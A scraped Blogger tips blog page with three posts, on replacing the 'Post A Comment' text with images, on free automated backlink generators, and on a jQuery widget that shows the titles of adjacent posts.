Having any difficulties? Feel free to use the comment box.
Read More

How to Replace "Post A Comment" Text with image in Blogger

51 Comments

How to Replace "Post A Comment" Text of Blogger Blog
You can see "Post A Comment" text above your comment form in blogger? but it simple but i think not elegant. Right? So now in this post i will show you how to replace the 'Post A Comment' text we see above the comment form with a cool image. This is a very simple hack you don't need to add any JavaScript or any other codes just replace a piece of code with your own image or text. Here I am giving few image which you can use or you can add your own images.
So if you want to change the "Post A Comment" text into a cool image, just follow the steps below.

Steps To Replace "Post A Comment" in Blogger Blog

  • Login to your Blogger Dashboard.
  • Click the drop-down menu and select Template.
  • Backup your Template before making any changes.
  • Click Edit HTML ---> Proceed ---> Expand Widget Templates
  • Click Ctrl+F and search the code below:

<data:postCommentMsg/>

Note: If you will find this code twice time or more than, then you have to replace all <data:postCommentMsg/>.
  • Now replace the code into your own message such as... 
"Leave a Comment"
"We love your comment"
"Say something about this" etc.
or 
You can also replace the code with a beautiful color image if you don't like plain text message. To do this just replace the <data:postCommentMsg/> code with an image URL code as shown below.

Pick an image code below and Replace the <data:postCommentMsg/>


Here is a list of images you can use : 


Post a Comment Image 
 
<img src="https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhl6P91a28ce00IysEw3tL39hgZTvt_YOrx0T1N-wYC4r8VVN90XRXqOIp5xLbzeVCYHeadpq_YLvEc5rY-hhWRe7KfKI9yRaLX4FQL6ibqOOhaPGHhbNGPcGZEryPEs0IZ_estsBId4GU/s1600/PostAComment.png" /> 
Post a Comment Image 
 
<img src="https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhbBKlqmFku0w1TAxvz2LxzcXwh_ZMR0fTdXHs8hn3y-c7lQEVIM4UogR1SXYkidWyqgcjYG9I10fGbJwgj5GnJTmoXvULKTwTvvWzRhP13ZeOwgTSZKINkqh_UgHXttRx0X8-YBdSxmuc/s1600/PostAComment+%25282%2529.png" /> 
Post a Comment Image 
 
<img src="https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEiq6zPAEy2pMPpg7IKLeeKLSZME7jElTRcFebfTWG03KYhF4PpJV5_cexsurIF6nwJikVhXWwG1QQJJv5V0DBxUHqhswP_R6st4ItadjDtseWUPdHd9b3NPS8UTAQWQWov-bG5faGZkm_g/s1600/PostAComment.gif" /> 
Post a Comment Image 
 
<img src="https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgTpVIk5WTcYdCc-wBlfV10qayemCGJus9PpFlGskQnrURnwPnMmp4HLFT_wC6s51HddvhY2KUhiqPgnrl3wwxkTCim-4pHuFkAwQS54Yebo9qHZphgQrujCPGWjXWH2KUnlgO_9oY63GI/s1600/PostAComment+%286%29.png" />

Post a Comment Image 
 
<img src="https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEh9HqlpDaurFhOQU1YXXJLTu9iaRJPkjtdno3JVeTGnsQVJc7ZX2UIK0KEjF6kQn6OvIrwv4p_qG0DtqROqHbj6nDuyAtDtAgnrPm6KjwNsi6HzsEzstHBRmK7iMshr9OPtg0M3N9OZHkE/s1600/PostAComment+%284%29.png" />

Post a Comment Image 
 
<img src="https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgr5puoEwNarYqdAhvDr6UF4UMNo8iAtvY1WMkVJ8EAEXowfjyNvqdHws6hAc1aaI-wEQQ1HIken0PAMujWqdj0K2HBxq0GrC8Fd6Czx6LBCAEHfJkEwtDnxteU8k3Wz8BMvlLzyG20d1M/s1600/PostAComment+%282%29.gif" />

  • After replacing click Save and then your Done!

I hope this post will help you. If you have problem, Please let me know so that I can help you. Happy Blogging...:-)
Find Best Bigrock Coupons:
Bigrock Coupon , Bigrock Discount Coupon, Bigrock 99 coupon, Bigrock coupon code for september, Bigrock hosting coupon

Read More

How to get free unlimited backlink to your blog

134 Comments


Backlinking is the succes of every blogger because I am now getting thousands of impresions one day and I want to share it with you guys. check this out


How To Get 5,000 Automated Backlinks?


1. FreeBacklinkTool:This website allows you to create 500 backlinks within minutes. The links you create here will help your website rank higher in search engines and get attention by major search engines like Google, Yahoo & Bing.


You do need to create an account but it is 100% Free To register.

2. IMTalk: This website is AMAZING and allows you to create 2523 backlinks! It does take longer than FreeBacklinkTool but it all runs in the background. It will take about an hour to hour and a half to complete.


This is also 100% FREE but they do have a forum to which you can register and I highly recommend.

3. BacklinkGenerator: This site is also extremely useful and MUCH quicker then the other too but it only creates 325 backlinks in about 5 minutes.


Again this is 100% FREE and no account required.

4. BulkPing: I absolutely love BulkPing and will also be talking about using their service for getting your backlinks indexed but for now we will be using it to generate over 3500 backlinks!! Yes FREE 3500 automated backlinks!


Now I do have to let you know Bulkping works great but sometimes it does not create all 3500 links. Sometimes in only does 1,000 and other times 2,000. I’m not sure why this varies but it still works just fine.

Also this one takes the longest of the 3 at about 90 minutes to 2 hours to complete.

That is pretty much it you can easily use these 4 sources to index your website or send some link juice to your already established website.

You can also submit your site to these websites multiple times a month if you’d like.

I hope you found this article helpful and you create your backlinks!To Your Backlinking Success, !!!!!!!!
Read More

How to have labnol like Newer and older post in blogger

11 Comments


Most of the blogs will have Older Posts or Newer Posts after the article or in the footer section.


  You can replace it with post titles by following some simple steps.


1)  Sign in to your Blogger Dashboard.

2) Click on the blog you want to change ( In case you have more than one blog )

3) Click on template.

4) Take a back up of the template and then proceed.

5) Now click "edit HTML" and proceed.

6) Find </head> ( Use CTRL+F )


<script type="text/javascript" src="http://ajax.googleapis.com/ajax/libs/jquery/1.4.4/jquery.min.js"></script>

8) Save the Template.

9) Now go to the Layout.

10) Click " add gadget " and click " HTML/Javascript "

11) Now copy the code below and paste it in the gadget and save it.


<style type="text/css"> #blog-pager-newer-link {font-size:85%;width:200px;text-align:left;}
#blog-pager-older-link {font-size:85%;width:200px;text-align:right;}
</style>
<script type="text/javascript">
$(document).ready(function(){
var newerLink = $("a.blog-pager-newer-link").attr("href");
$("a.blog-pager-newer-link").load(newerLink+" .post-title:first", function() {
var newerLinkTitle = $("a.blog-pager-newer-link").text();
$("a.blog-pager-newer-link").text("<< " + newerLinkTitle);
});
var olderLink = $("a.blog-pager-older-link").attr("href");
$("a.blog-pager-older-link").load(olderLink+" .post-title:first", function() {
var olderLinkTitle = $("a.blog-pager-older-link").text();
$("a.blog-pager-older-link").text(olderLinkTitle + " >>");//rgt
});
});
</script>

12) Now you will see the Post title instead of Older and newer post as shown below in the screenshot.


Read More